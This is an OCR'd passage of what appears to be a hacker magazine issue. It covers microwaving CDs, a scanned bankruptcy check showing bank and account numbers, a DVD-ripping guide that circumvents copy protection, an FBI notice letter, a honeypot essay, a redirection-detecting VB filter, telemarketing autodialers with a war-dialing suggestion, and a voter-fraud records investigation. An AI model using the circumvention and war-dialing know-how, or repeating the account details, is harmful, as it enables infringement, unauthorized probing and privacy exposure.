subjected to that kind of heat. I'm fairly confident that this is a 100 percent secure method of data destruction as you would not be able to somehow inject a new reflective material and fill up the microscopic pits as they would be damaged. Sure, that's all great if you happen to have a Windoze CD sitting around that you don't want anyone to have to experience the horror of.


So what about CD-Rs? Instead of there being pits imprinted into the plastic of a CD-R there is an extra layer. This extra layer is a greenish dye right below the reflective material. A write laser heats up the dye layer enough to make it opaque. The read laser in a CD player senses the difference between clear dye and opaque dye the same way it senses bumps - it picks up on the difference in reflectivity. So when you nuke a CD-R the gold/aluminum layer vaporizes. If that is the only effect then it would be possible to cut the CD where the aluminum/gold layer used to be and then put a reflective substance on top of it and stick it in a CD player. This would require

very, very fine instruments as a CD is only 1.2mm thick. But the main variable is how hot the aluminum/gold is when it vaporizes and if it is hot enough to change the state the dye is in - from transparent to making the whole disk opaque to a reader. From looking at a few nuked CD-Rs I think that most data would be lost. On a blank CD that is nuked, there is a "loose swirly" pattern of the different shades (written and unwritten), effectively making true data impossible to find. On CDs with data it would do the same and so a lot of data would be lost. So on CD-Rs it's not really a guaranteed process of having your data fully and completely removed. Although if you're up against someone like the NSA/FBI/CIA who are going to all the trouble to find that information you have far bigger problems on your hands and I'm guessing you'd never see a public court.

CD-RWs are a little different again. Instead of the dye layer there's a phase-change compound composed of silver, indium, antimony, and tellurium. This recording layer is sandwiched between dielectric layers that draw excess heat from the phase-change layer during the writing process. A CD-RW drive has to use three different lasers: a read laser, a write laser, and an erase laser. To write to a CD a laser beam heats areas of the phase-change material above the melting temperature (500-700C), so all the atoms in this area can move rapidly into a liquid state. Then, if cooled quickly enough, the random liquid state does not reorder its atoms back into a crystalline state. To erase, a laser heats the same area to above the crystallization point - 200C - and then lets it cool quickly so that the atoms reorder themselves. The read laser is much less powerful. The dielectric layers that are above and below the phase-change compound are by definition "poor conductors of electricity and will sustain the force of an electric field passing through it." So that would not allow much of the electric field caused by the microwave to be able to reach the phase-change compound layer where the data is stored. But then again, it's not made to stand the bombardment by a microwave. Also, it's a heat insulator so the temperatures caused by the reflective layer vaporizing will not affect it too much either. So again with advanced tools it might be possible to remove the damaged material and put on a new reflective layer.

Unfortunately I have no way to find this out for sure. I would like someone to write a follow-up to this article with actual lab data (University). As you can see it is not known if microwaving is a 100 percent secure form of data removal for CD-Rs and RWs. It is one of the most secure options there is. It should hold up unless you have POTUS (President of the United States) really pissed off at you. Local police agencies and the FBI probably do not have the technology to retrieve data from a nuked CD. Most of the people who argue that this is possible also argue that "they" would just go back in time to before you nuked the CD....

*Greetz: Spiffy and Sypher.*



1103

BANKRUPTCY SERVICES LLC. AS
DISP AGENT FOR PSINET LIQUIDATING LLC

HSBC BANK USA
NEW YORK, NY 10022
1-108/210

CHECK NO.

Three Dollars 12 Cents

DATE 11/01/02

AMOUNT $3.12

PAY TO THE ORDER OF
5393NET
P O BOX 848
MIDDLE ISLAND, NY 11953

Kathy Gerber

AUTHORIZED SIGNATURE

Details on Back. Security Features Included

⑈001103⑈ ⑆021001088⑆ 0128033375⑈

**Some of you may remember a problem we had with a company called PSI back in 1995. To put it briefly, we were misled into signing a contract for ISDN service that didn't exist and almost lost a sizable down payment. Once we publicized the situation and stuck audio evidence of their deceit on our website, we got a refund in full. More recently, PSI went bankrupt (and no, we don't feel guilty). For some reason we wound up on their list of creditors and eventually received this check. They also managed to rename us from 2600 to 5393. We don't really understand any of it but if this is how they ran things, we may understand how they went bust.**

# How to Make a DVD Backup

**by Maniac_Dan**

*Disclaimer: Copying DVDs to sell or DVDs you do not own is illegal and immoral and should not be done.*

After reading the letter in 19:3 questioning the methods of DVD copying, I decided to write an article detailing exactly how it's done, or at least get it close enough for normal people to make backups of their DVDs. I've only tested this on Region 1 NTSC DVDs. Readers in other countries should find a guide for their region and video format. Sorry. I also find it useful to bring a stack of VCDs with me on trips, since my laptop doesn't have DVD capabilities. Anyway, I'm going to detail the methods for ripping to either AVI, VCD, or SVCD. Some of the steps are the same, but for steps that are different, I will assign them both a number and a letter, so 3(A) is the AVI instructions, 3(V) is VCD, and 3(S) is SVCD. Any step that applies to all three formats will have no letters. In order to rip to AVI, you need Smartripper and DVD2AVI. To rip to VCD and SVCD, you need these files plus TMpgEnc and BBMpeg. Also, for the ripping process to work on XP or some versions of 2K, you need a valid aspi layer driver. To burn your CDs you need software that supports VCD and SVCD burning, like Nero. (Links for these programs are the end of this article.) Now for the steps:

1: Insert the DVD and play it for a few seconds in a software DVD player. This will "unlock" the DVD and allow you to rip it using Smartripper.

2: Load up Smartripper and take a look around. At the bottom of the screen is a "Target" box which needs to be filled in with a valid folder name. The rest of the first page is chapter selection for if you only want to rip certain scenes (like Monty Python sketches). The second tab is called "Stream Processing" and allows you to select the languages and special tracks you want ripped. I usually just rip them all and then only convert the English track, but if you're hard pressed for drive space, then cut out what you don't want. Next, click the settings tab. Under settings, I recommend setting keycheck to "Every VOB File" and filesplitting to "Max Filesize". Now set the max-filesize to 10,000MB (10gb). This way the movie will be ripped to one big file on your hard disk. *(Warning!* This is only possible with NTFS. If you have a FAT file system, set max-filesize to 4,000MB.)

3: Click start and wait until the DVD is finished. It shouldn't take more than an hour.

4: Fire up DVD2AVI. Once again, I recommend taking a look around the program *before* blindly trying to follow my steps. Go to file-]open. A blank box will appear with three buttons on the left side. Click "Add" and add the file(s) you just ripped to the box, then click OK.

5: Press F5 to make sure the movie looks OK and the VOB files are in the right order. You *will not* have audio and the video will be fast. *This is normal.* Make note of the aspect ratio on the box that pops up along the right side. You are almost ready to convert to either AVI or d2v/wav. Check your menu settings. For audio: Track number should be "1", channel format should be "Auto", Dolby Digital should be "Decode", MPEG Audio should be "Demux", and 48-]44.1 should be off. Video settings should be left alone.

6(A): AVI users rejoice! This is the last step for you! Go to file-]save AVI, pick a filename and location, and click "Save". Now a box pops up asking you to select your preferred video compression method. Choose your poison (I recommend DivX 5.0.2) and click OK, then sit back for a few hours while it converts. If the file is too large, find an AVI splitter out there. I've heard AVIChop is good.

6(VS): VCD and SVCDs need a few more steps. Still in DVD2AVI, click file-]save project. Name the project and click "Save". It will run through the movie file once or twice and then beep when it finishes. This process should take less than the ripping process, but it depends on your processor. Once it's done, write down the contents of the "Aspect Ratio" and "Video Type" boxes. We need that information for TMpgEnc.

7: (From now on, all unlettered steps refer to VCD and SVCD *only,* since AVI users should have stopped reading this already.) Now we

have a *.d2v and a *.wav file. We need to merge these into a single MPG file. Fire up TMpgEnc. Once again, take a look at what it can do before trying to rip - this program in particular is very useful. I highly recommend playing with the "MPEG Tools" under the file menu. Now that you are ready to go, check out the bottom of the main TMpgEnc screen. You have three boxes there: "Video Source", "Audio Source", and "Output File Name". For video source, we want the *.d2v file we just created, and for audio we want the *.wav file. (Side note: listen to the wave before finishing this step. If it's not the audio track you want, go back to the DVD2AVI step and select a different audio stream from the audio menu until you get the one you want.) For the Output file name, select where you want the MPG file to be saved. Now we need to set up the encoder. Click the "Load" button next to the output file name box, and navigate to the "TMpgEnc\Template" folder. From here we have the choice of loading a number of templates, but we're interested in only four: VideoCD (NTSC), VideoCD (NTSCFilm), SuperVideoCD (NTSC), and SuperVideoCD (NTSCFilm).

8(V): VCD users check where you wrote down the "Video Type" from the end of step 6. If it was higher than 90 percent Film, load the "VideoCD (NTSCFilm)" template. If the video type was anything else, just load "VideoCD(NTSC)". Now click setting. Leave everything alone except for this setting: Under advanced, change the "Source Aspect Ratio" to what you wrote down from "Aspect Ratio" at the end of step 6. Now click OK to go back to the main window. You're ready to convert to MPG. Click "Start" in the top left corner and then get some sleep. It takes up to three hours on a 2ghz Athlon machine, probably much much longer for most of you.

8(S): Video CD users, use the instructions from step 8(V) - just load the SuperVideoCD templates.

9: Boy, that took a while. Now we have an mpg file of the complete movie. Check it for quality, audio synch, and general not-being-screwed-up. When you're satisfied that the file is complete, it is safe to delete all the other files that you used for this project. Now the file should be roughly a gig for a normal length movie. We need to split it up. Stay in TMpgEnc. Remember when I mentioned the cool MPEG Tools? We're going to use one of them now. Go to file-]MpegTools. Click the "Simple De-Multiplex" tab. Load the mpg file of the movie into the "Input" file box, and the other two should be automatically filled in for you. Click the start button. It will rip the MPG file into a *.m1v and a *.mp2 file. These we need to load into BBMpeg. Go to the BBMpeg folder and run "AVI2MPG2". It looks very confusing when it loads, but don't fret. Take a look around again. What we need to do is simply click the "Start Encoding" button, ignoring the very confusing initial interface. Click the Settings button. We need to set something on three out of the four tabs you now have access to. On the "General Settings" tab, set the "Max Size(MB)" to a number equal to roughly half the filesize of the file you have, but don't go higher than 10MB less than the size of your CD you will burn it to. I like to keep mine set to 640MB, it seems like a pretty standard size. On the "Input and Output Files" tab, we need to set three things. The "Program Stream File" is the name of the output file you want. Your half-movies will be called {filename}01.mpg and {filename}02.mpg. Now for the "Video Stream File" and "Audio Stream File", use the *.m1v and *.mp2 files we just created, respectively. The last tab is the "Program Stream Settings". Simply choose "VCD" or "SVCD" from the radio buttons. The fourth tab allows you to save your settings for this program. Do so if you are going to be using it a lot. Click OK to get back to the "Start Encoding" screen, then click "Start". This shouldn't take very long.

10: Now we have two (or sometimes three) files that are small enough to fit on CDs. Load up Nero. In the "Create CD" dialog, nero should have options for both VCD and SVCD. Select whichever applies. Under the ISO tab, select "ISO Level 2" for the filename length, and "ISO 9660" as the character set. Also check all the boxes under "Relax ISO Restrictions". Now we are ready to burn. Click "New" and it will take you to a normal CD creation screen, except the CD window has both a directory structure and a file list box in it. Drag your file to the white box under the directory tree, *not into the tree itself, even if you know where it goes.* Nero will check the file. If it complains, just ignore it. It should still work. Now burn... and you will have yourself a fresh VCD or SVCD. Repeat this step for the rest of the disks needed to get the full movie.

11(V): Playing VCDs on computers: You can use a software VCD player, or just go into the CD and open "AVESQ01.dat" in the "MPEGAV" folder with your favorite media player.

11(S): Playing SVDS needs a compatible DVD software player or an MPEG2 codec for your Medial Player. Personally, I use ATI's media center, or PowerDVD.

12: *Enjoy!* Props to KalEl - I learned how to rip DVDs using his site. Also, check out afterdawn.com - there are some good things on there. I would also like to ask Wilson to read this article aloud to the class like he always does. Thanks.

**Links**

http://www.afterdawn.com/software/video_software/dvd_rippers/smartripper.cfm
http://www.afterdawn.com/software/video_software/dvd_rippers/dvd2avi.cfm
http://www.afterdawn.com/software/video_software/video_tools/tmpgenc.cfm
http://members.cox.net/beyeler/bbmpeg.html
http://www.adaptec.com/worldwide/support/driverdetail.html?cat=/Product/ASPI-4.70&filekey=aspi_v470.exe

**U.S. Department of Justice**

Federal Bureau of Investigation

In Reply, Please Refer to
File No.

The NASA Office of Inspector General and the FBI are conducting a joint investigation into unauthorized computer intrusions that have affected both the government and private industry. During the course of this investigation, we discovered a log file listing Internet Protocol addresses and server names. It appears to be a list of computers that were compromised.

In order to notify the potential victims of this criminal activity and enable them to check their own systems, we have compared the log of IP addresses and server names against the most recent information available in the WHOIS database. This letter is being sent to you because the IP address or server shown below, and last registered to you, appeared on the log file of apparent victims.

We have no indication that the intrusions associated with this activity are continuing. We also are unaware of the hacker's methodology against your system, the potential level of access, or the possible damage to your system. The time frame of the activity to which the log file relates occurred between December 2001 and March 2002, with the majority of the activity occurring in mid-February 2002.

This communication is being provided to you by the Watch and Warning Unit of the National Infrastructure Protection Center (NIPC), located at FBI Headquarters in Washington, D.C. In addition to the recommendation that you check your log files for indications of unlawful activity and take appropriate mitigation action, NASA and the FBI request that you provide any information relating to this matter to the NIPC by e-mailing the Watch at nipc.watch@fbi.gov. For recommendations about examining your systems in a manner that helps preserve the evidentiary value of information you discover, please refer to the NIPC website at www.nipc.gov/incident/incident2.htm.

System(s) Information

The kicker of this is that both the contact and domains referenced had nothing to do with us and we were apparently sent this letter in error. Yet more wasted time and resources. (The Watch and Warning Unit?!)

# Honeypots: Building the Better Hacker

**by Bland Inquisitor**
**bland_inquisitor@hotmail.com**

Honeypots are usually programs that emulate services on a designated port, but once successfully cracked, offer no real power to the attacker. The honeypot program will then alert the admin that an attack is in progress, and will allow the admin to track the attacker's every move. Honeypots will also show the methods the attacker is using to gain entry, and what methods are being used to cover his or her tracks. In this article, I will show how honeypots work, why honeypots are not generally practical for most security situations, and how honeypots are breeding both smarter attackers and dumber admins.

## How Honeypots Work

Honeypots are designed to operate on many levels. They increase the time an attacker will spend because the honeypot makes it unclear which attacks work and which ones don't. They let the admin know what method an attacker is using before they succeed - such as port scanning, brute forcing a password, or a Sendmail attack. Once honeypots are widely implemented, the attacker will be forced to spend more time in a system that may be closely watched, and will eventually be scared off. Also, once xy63r n1nja the script kiddie stops going anywhere near the system, admins can focus all their attention on fending off people with actual skill.

In one of the honeypot advertisements I read, port 365 was being used as the honeypot port. This means that a scan that returns port 365 as active will make the would-be attacker turn and run off, and that systems that are not running the honeypot can use port 365 as a bluff, so that when xy36r n1nja the script kiddie sees it and the system looks sexy, he will be less inclined to go in because he thinks that the vulnerabilities he sees are a deception. According to SecTech systems administrator Dan Adams, honeypots are "like opening a fake store, loading it with cool stuff, and sitting back hoping someone will break into it."

Honeypots are catching a lot of pretty serious heat from the legal and ethical community. Some critics are calling honeypots entrapment. Let me clear this up for you. Entrapment occurs when a person is coerced to commit a crime that they would not under normal circumstances engage in. It's going to be next to impossible for poor xy63r n1nja to use an entrapment defense in court, because by the time po po shows up, it will be obvious he was lame-assing around of his own accord. However, if a crafty admin goes on IRC and tells everyone that his honeypot is actually the fabled government computer that holds the truth about the Kennedy assassination, Area 51, and ancient methods of dolphin flogging and people hack him, then an entrapment defense would stand a chance. The reason is that the admin could never prove that xy63r n1nja and his crew were going to hack his system without being enticed. Other critics say that honeypots are akin to electronic wiretapping. This I can agree with. Since there is not much legal regulation of honeypot technology, and the closest legal procedures are loose at best, some very scary things could happen.

Other companies could expand the basic thrust of the technology, perhaps into the p2p networks. At that point it would be us, the hacker community, that stands up and tells the world that this is a gross invasion of privacy. Then, pretty much just like the MPAA did to us, all they would conceivably have to say is: "Consider the source, your honor. *Hackers* want this technology stopped. Hackers are criminals. You don't want to side with criminals, do you? We are here to protect the American people from hackers, and we need you to be brave and give us the power to shut these nasty people down." Then in all likelihood, the corporations would roll right over us again. I don't think it takes a major leap of logic to see that this is where honeypot technology, or more specifically, technology that clearly violates people's rights under the guise of protection, could be headed. Also, I don't trust the "good guys" any farther than I can throw them. We need to put a handle on the situation before the "security community" gets any ideas on how to further expand their powers past our rights on the backs of the hacker community they demonize to get their way.

## Why Honeypots Are Not Practical For Everyone

The good news is that honeypots are not a true "solution." The best application for a honeypot is to track an intruder who has already made a home in the system. The most notewor-

thy case of this happening was documented by Clifford Stoll in his book *The Cuckoo's Egg*. Stoll was an admin at Berkeley when he found an intruder using his system to steal secrets. But only an admin who has been around the block a few times and watches his system often can make full use of honeypots. Apart from that, over 90 percent of attacks against a system come from inside, and there is nothing a honeypot can do to stop someone who has internal access from running amok. For the average company, the extent of a honeypot's effectiveness is to keep xy63r n1nja and the rest of the script kiddies away, and to show that there is a real threat of people breaking into the system. It is almost unheard of that a honeypot traps someone with real skill because it is designed to keep the kiddies at bay.

In the digital arms race, tightening the existing security holes will only force the attackers to get better while the admins get complacent. Most admins are only slightly better than good ole xy63r n1nja in the first place - they get the latest and greatest piece of ready-made software and call themselves experts. What is bound to happen in the majority of the situations is that a company sets up a honeypot and never bothers to spend the time it takes to maximize its effectiveness. Of course, the true answer is for admins and software programmers to actually take a little pride in their work and do their jobs properly. Also, it would help if software companies would take some responsibility when they find security holes in their product and update accordingly. System admins should also feel obligated to keep their software current, and make sure nobody within their company is given more access than they need.

*Shout outs: stankdawg, grifter, debug, project honeynet. And an apology if anybody actually uses the name xy63r n1nja.*

# DNS Redirection Stopped

**by c0ld_b00t**

The letter from "bradsnet" in 19:3 about how Ford could redirect back to 2600.com or 127.0.0.1, etc. got me thinking about how easy that could be. It turned out to be easier than I thought. Every http request has a host field in it that contains the address that was typed in, so if I type in www.2600.com and click "Go" it will have www.2600.com in the host field.

All browsers that I know of send the host field in their http request. If DNS redirects a site, the host field will not change when redirected and so we can detect it with little effort.

Example of a HTTP request (notice the host field):

```
GET / HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: www.2600.com
Connection: Keep-Alive
<crlf><crlf>
```

Included is a small VB program (I used VB to show how easy it is) that scans all incoming http requests and checks to see if the host field is the web address or the IP address of the current website. If not, it redirects to 2600.com, and if so it redirects to Ford's website. This doesn't protect from meta tag redirection, or (I)FRAME redirection which needs a webpage to do the redirecting, rather than a DNS entry. Here is a script that can stop that (real simple - it took five minutes!). Hey, a 16 year old can do it, so can a big corp.

```
<html>
<head>
<script>
splitit=document.referrer.split("/")
```

```
if (splitit[2]=="www.fuckgeneralmotors.com") {
document.write("<html><head><meta http-equiv='REFRESH'
content='1;URL=http://www.2600.com'></head></html>");
}
else {
document.write("<html><head><meta http-equiv='REFRESH'
content='1;URL=http://www.ford.com'></head></html>");
}
</script>
</head>
</html>
```

OK, here is the DNS Redirection filter made in VB.

Note: If you are going to set this filter up you'll have to change your server port to something other than 80 and change the meta headers to redirect to that port (big deal, unless you're running IIS). You could add this feature to an open source web server, too. You could alter the code to redirect to the port directly.

Step 1. Create a project with "Standard EXE".
Step 2. Add a Winsock component and name it Winsock1 (that's the default).
Step 3. Change the properties of Winsock1's Index tab to 0.
Step 4. Make a form and name it Form1 (default again).
Step 5. Put the code below in the form.

```
'DNS Redirection filter
'by c0ld_b00t
'for Fored(lol) and NPR

Private webaddress As String
Private webip As String
Private intlastcontrol As Long

Private Sub Form_Load()
webaddress = LCase(Winsock1(0).LocalHostName)
webip = Winsock1(0).LocalIP
intlastcontrol = 0
With Winsock1(0)
.LocalPort = 80
.Listen
End With
End Sub

Private Sub Winsock1_ConnectionRequest(Index As Integer, ByVal requestid As Long)
If Index = 0 Then
    intlastcontrol = intlastcontrol + 1
    Load Winsock1(intlastcontrol)
    Winsock1(intlastcontrol).LocalPort = 0
    Winsock1(intlastcontrol).Accept requestid
End If
End Sub

Private Sub Winsock1_DataArrival(Index As Integer, ByVal bytesTotal As Long)
Dim data1 As String
Winsock1(intlastcontrol).GetData data1
On Error GoTo redirectnormal
a1 = InStr(1, data1, "Host: ") + 6
a2 = InStr(a1, data1, vbCrLf)
a3 = LCase(Mid(data1, a1, a2 - a1))
If a3 = webaddress Or a3 = webip Then
```

```
GoTo redirectnormal
Else
'DNS redirection detected redirecting back to 2600.com
Winsock1(intlastcontrol).SendData "<html><head><meta http-equiv=" + Chr(34) + "REFRESH"
  + Chr(34) + " content=" + Chr(34) + "1;URL=http://www.2600.com" + Chr(34) +
    "></head></html>" 'meta tags here
End If
Exit Sub
'here we do a normal redirection to ford.com
redirectnormal:
Winsock1(intlastcontrol).SendData "<html><head><meta http-equiv=" + Chr(34) + "REFRESH"
  +Chr(34) + " content=" + Chr(34) + "1;URL=http://www.ford.com:80" + Chr(34) +
    "></head></html>" 'meta tags here
End Sub

Private Sub Winsock1_SendComplete(Index As Integer)
Winsock1(intlastcontrol).Close
    End Sub
```

Step 6: Compile and run.

*Shoutouts: Hi Mom, Bryan, Cassidy, my bro (Nathaniel), and whoever I forgot.*

# More on Telemarketing

**by D. Foetus**

In response to the number of letters received regarding the TeleZapper and similar systems that will "zap" your phone number from a telemarketing system's database, here is some more insight.

Many larger telemarketing, market research, and bill collection companies use autodialers coupled with CATI (Computer Aided Telephone Interviewing) software systems.

It is the job of the autodialer to dial, say, ten phone numbers for every human agent that is currently seated in their calling center, knowing that one out of every ten phone calls will be answered. The number of calls made by the auto-dialer can be, and usually is, automatically adjusted depending on how that 10:1 ratio performs. For example, if the sample being dialed consists of phone numbers culled from product registration cards, the number of answered calls may be higher than if the machine is running RDD (Random Digit Dialing) in valid area codes and exchanges, minus already known phone numbers - basically war dialing for unlisted phone numbers.

If you ever get a phone call that shows up on your Caller ID as being from, say, XYZ Research, and it hangs up immediately after you answer, you've received a "nuisance call." This happens when the autodialer has made more calls than there are available humans to patch you to. Your phone number is now flagged and will receive special treatment - the system knows you are home and answering the phone, but it also knows it just hung up on you. You will now get another call from XYZ Research in about 15 minutes (the amount of time lapsed is set by the user system-wide), but this time their system will reserve a human before calling you, ensuring that they get to talk to you.

The autodialing system will eventually have dialed through the entire pool of samples and it will have pretty much determined which phone numbers are good and which are not. It

can distinguish between non-working numbers (those that answer with the familiar tri-tone followed by a recording of some sort), those that do not ring at all, those that are busy, those that are good (no answer, etc.), and those that are fax/modem/machine numbers. Each phone number has a status code assigned to it and any bad numbers are resolved never to be called again.

*Aside:* Interesting point here is that all the fax/modem/machine numbers will have received a unique status code marking them as such - basically there now exists a pool of phone numbers that have a very high likelihood of being modem numbers. Just as easy would be to set up a project that runs automatically overnight, dialing strictly 202-xxx-xxxx numbers (if you wanted to find machine numbers in the DC area), and have your CATI software just hang up on all good numbers. Look at your "bad: modem number" list in the morning and you've got an excellent start on your fun for the days to come. If one has the desire, and access to a larger system, one could easily burn through tens of thousands of phone numbers in a single night.

But back to the TeleZapper vs. auto-dialers and other devices. For them to work, your phone must actually go off hook and transmit the tone(s). If an auto-dialer calls your number and your voice mail picks up, the call is immediately transferred to an available agent, who will mark your phone number as known good, but you're not home (answering machine/voice mail answered). I'm sure you're already ahead of me here, but, the obvious step to take is to record the "bad number" tone(s) as the first part of your outgoing message. Sure, it will annoy the hell out of your friends and family, but it will kill your phone number in that sample pool if it's being dialed by an intuitive auto-dialer.

Note that I say *that* sample pool. Your phone number may exist in myriad sample pools at different companies. One way to dramatically cut down on telemarketing calls (and market research calls, if you're so inclined, though they are two very different entities with two very different agendas), is to first register the phone number with the DMA (Direct Marketing Association) as wanting to opt-out of telemarketing calls. Also, explain to any company you do not wish to hear from that you wish for your phone number to be placed on their "do not call" list. The DMA also allows one to register their mailing address as well as email address as opt-outs to cut down on junk mail and, allegedly, spam email. Not all companies check their sample against the DMA's opt-out list, and not all maintain a "do not call" list, but any company that wishes to do business in an above-the-board manner will heed your request. Telemarketing companies can be somewhat sketchier than market research companies - any market research company that wants to stay in business and make money will follow the guidelines for standards and ethics set forth by the MRA (Marketing Research Association), CASRO (Council of American Survey Research Organizations), and other organizations. A client will likely not do business with a market research company that does not belong to these organizations.

It does take a while for your opted-out phone number/address/email address to trickle down and through the gigantic system that is comprised of sample houses (those that provide the phone numbers, street addresses, and e-mail addresses), and to the thousands of end-users (telemarketers and research companies), but it does work. A perfect time to do this is when moving and getting a new phone number, but it will have an eventual effect if you're staying put as well.

Another option is to sign up for your local telco's "security screening" plan, if available. This will require any caller who is blocking their Caller ID info to input their phone number, or the call will not be connected. One drawback is that some long distance companies relay calls around the country to the closest low-traffic switching point and the Caller ID info is stripped in the process, requiring Grandma to input her phone number each time she tries to call you, since she's on a fixed income and using Jimbo's Phone Company to make cheap long distance calls.

No one will ever be totally free from receiving unwanted phone calls, but there are ways to dramatically reduce them. As many ways that there are of keeping our phone numbers in the hands of those we want calling us, there are ways of getting around whatever we put in place to try to ensure this. Surely somewhat ironic to those reading this magazine....

# Cracking VOTER Fraud

**by Kr@kH3d (DFxC)**

*(Why the goofy "leet" name? Overkill is funny...)*

Some New York *2600* readers may have seen the recent three minute report on WABC's Eyewitness News (10/25/02) on the discovery of suspected fraudulent voters in New Brunswick, NJ. Since I've been a longtime *2600* fan and played a major part in the investigation, I figured I'd outline how we did it. After speaking with the people at the local Board of Elections and realizing how easy it is to commit voter fraud, I also felt it may be of use to others in general. Oh, and if you saw the report, there's a brief shot of my back while I'm at the computer wearing an H2K shirt!

The technique outlined here was developed by the New Brunswick United (http://www.newbrunswickunited.com) Antifraud Division, headed by attorney Flavio L. Komuves. I was lead investigator in charge of isolating possible cases of voter fraud, and was ably assisted by a number of Rutgers University student interns.

I should preface this with the disclaimer that the resources and procedures I am outlining are legally available in New Jersey, and there is no need to obtain any information illegally. Check with your local authorities for your area. Also, a new law regarding voting was recently signed and certain new provisions will take effect in the 2006 elections. Always take any information you gather to a reputable lawyer and get advice before releasing it publicly - voter fraud is a serious charge and falsely accusing someone (even unintentionally) could probably result in charges against you! Also keep in mind, any information we determined via this method of database searching was later verified by actual field visits to the properties in question.

It's actually rather similar to profiling a system. The first step is to gather all the information possible about your target. Your first stop should be your county Board of Elections. You will have to fill out certain forms - being part of a political organization helps out here, as they reserve the right to ask why you are requesting the information. There are two databases they maintain that you will need to request on CD-ROM: the current Active Voter Registration database ("walking list") and the current Actual Voter Database ("voting history"). There will probably be a fee involved - excessive fees for preparation and other "costs" is yet another way the government restricts your access to information (while insisting on greater access to *your* information). I believe it should come to approximately $60 for both CD-ROMs and it may take a week or so for them to prepare.

The second stop is your local Municipal Clerk's office. Here you request a listing of all paid city employees ("Municipal Employee List"), specifying the following information: salary, whether or not he or she is a city resident, years of service, job title, and of course name. They must release this information to any city resident as it is considered public information (your tax money pays their salary). Again, they may charge you for costs. In our instance, the City Clerk's office tried throwing us off by refusing to provide us with a CD-ROM version, and instead provided us with a printout of the database. Luckily, volunteers created an Access database and entered the information into it within a day or so. You may also request a listing of all rental properties (and landlord owners) from your city's Rent-Leveling Board or similar body.

OK, so now you have your base documents. You've gathered your information. Now to poke for weaknesses. What next? Well, first look at the Active Voter Registration and sort it by birthday. Any 172 year olds still registered? Probably not. If so, check their names on the Actual Voter Database. In our investigation, we immediately noticed an enormous number of people born on 01/01/1901. According to the Board of Elections, this is their standard procedure for dealing with illegible entries and/or people who registered to vote before New Jersey required birthdate to be added to the Voter Registration form. Sorry, strike two. Next, run a query to isolate everyone from like age 99 and up. If you feel there's an overabundance, check the names against the Social Security Death Index on http://www.ancestry.com. Don't get too excited if you find matches though - Americans have the funny habit of naming their kids after themselves. Go to http://www.netronline.com/public_records.htm (Property Tax Records) and make sure it isn't their son or grandson (in one instance we originally thought for sure was voter fraud, there was a son named after his father, who inherited the house his parents had lived in, and then married a woman with the same first name as his mother - creepy!). Be thorough, but don't waste too much time on this - we had a team spend over a month on this and turn up only a handful of "possibles." It might also be helpful to have someone working with you who has access to credit card histories/databases, but I'm not sure if that is legal or how useful it would be in this instance.

That takes care of the infamous "dead vote." The next "weakness" to probe is the Municipal Employee List. Hopefully, you know your town


pretty well, because how effective your work here will be will be in direct proportion to how well you know your town. The first test is to query all non-city resident employees and run their names on both the Active Voter Registration and Actual Voter databases. Note down any instances, but keep in mind that the individual *may* have lived in your town at one time, and showing up on the Active Registration Database isn't a crime in and of itself - voting (i.e., being on the Actual Voter Database) is. Follow this up by running a query with all employees making over, say, $65,000 a year. Run their names on both the voter databases and pay attention to what their registration address is. You may discover some rather well-off individuals living in really shady neighborhoods. In our investigation, we caught the city's Chief of Operations for Urban Renewal voting out of the same run-down apartment in an impoverished high-crime area as a small immigrant family. On investigation of the Property Tax Records, we discovered he 